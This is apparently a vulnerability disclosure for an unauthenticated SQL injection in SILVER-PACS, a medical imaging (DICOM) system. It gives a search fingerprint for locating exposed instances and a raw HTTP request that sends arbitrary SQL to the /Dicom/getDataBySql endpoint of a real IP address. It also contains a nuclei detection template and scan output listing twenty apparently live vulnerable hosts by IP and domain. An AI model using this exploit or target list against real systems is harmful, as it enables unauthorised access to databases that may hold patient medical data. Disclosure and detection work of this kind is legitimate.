
SQL Injection Vulnerability in SILVER-PACS

Description

SILVER-PACS supports the acquisition, display, storage, image analysis and processing, printing, and transmission of medical imaging data compliant with the DICOM3.0 standard, including Mammography (MG), Digital Subtraction Angiography (DSA), and Computed Tomography (CT) modalities. SILVER-PACS directly concatenates unsanitized user input into SQL statements during data query operations, resulting in exploitable SQL injection vulnerabilities.

SQL Injection Vulnerability in SILVER-PACS


We can use icon_hash="469919907" on fofa.info to search for SILVER-PACS.




SQL Injection Payload

```
POST /Dicom/getDataBySql HTTP/1.1
Host: 58.33.88.18:8082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 50
Connection: keep-alive

sql=SELECT @@version;
```





nuclei template

```
id: SILVER-PACS-SQL-Injection

info:
  name: SILVER-PACS-SQL-Injection
  author: d1a0
  severity: high
  description: SILVER-PACS supports the acquisition, display, storage, image
analysis and processing, printing, and transmission of medical imaging data
compliant with the DICOM3.0 standard, including Mammography (MG), Digital
Subtraction Angiography (DSA), and Computed Tomography (CT) modalities.
  reference:
  - https://www.d1a0.cn/
  metadata:
    max-request: 1
    shodan-query: ""
    verified: true

http:
- raw:
  - |-
    @timeout: 30s
    POST /Dicom/getDataBySql HTTP/1.1
    Host: {{Hostname}}
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
    Accept: application/json, text/javascript, */*; q=0.01
    Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
    Accept-Encoding: gzip, deflate
    Content-Type: application/x-www-form-urlencoded; charset=UTF-8
    X-Requested-With: XMLHttpRequest
    Content-Length: 21
    Connection: keep-alive

    sql=SELECT @@version;

  matchers:
    - type: dsl
      condition: and
      dsl:
        - status_code==200 && contains_all(body,"MicrosoftSQLServer")
```

Vulnerability Scan Results

```
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.0

                projectdiscovery.io

[INF] Supplied input was automatically deduplicated (1 removed).
[WRN] Found 24 template[s] loaded with deprecated paths, update before v3 for continued support.
[INF] Current nuclei version: v3.3.0 (outdated)
[INF] Current nuclei-templates version: v10.1.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 281
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 47
[SILVER-PACS-SQL-Injection] [http] [high] http://61.184.195.34:8063/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://60.205.216.219:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://117.176.35.13:8098/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://58.33.88.18:8082/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://60.210.7.86:8082/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://221.234.18.221:8073/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://111.9.153.205:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://122.114.59.120:5678/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://219.147.2.30:8081/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://220.182.61.248:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://cr.smit-cloud.com:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://register.smit-cloud.com:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://zxqd.daxiangdf.com:8081/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] https://61.184.195.34:8068/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] https://zxqd.daxiangdf.com:8004/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://kg.smit-cloud.com:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://bi.smit-cloud.com:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://md.smit-cloud.com:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://src.smit-cloud.com:82/Dicom/getDataBySql
[SILVER-PACS-SQL-Injection] [http] [high] http://isp.smit-cloud.com:82/Dicom/getDataBySql
```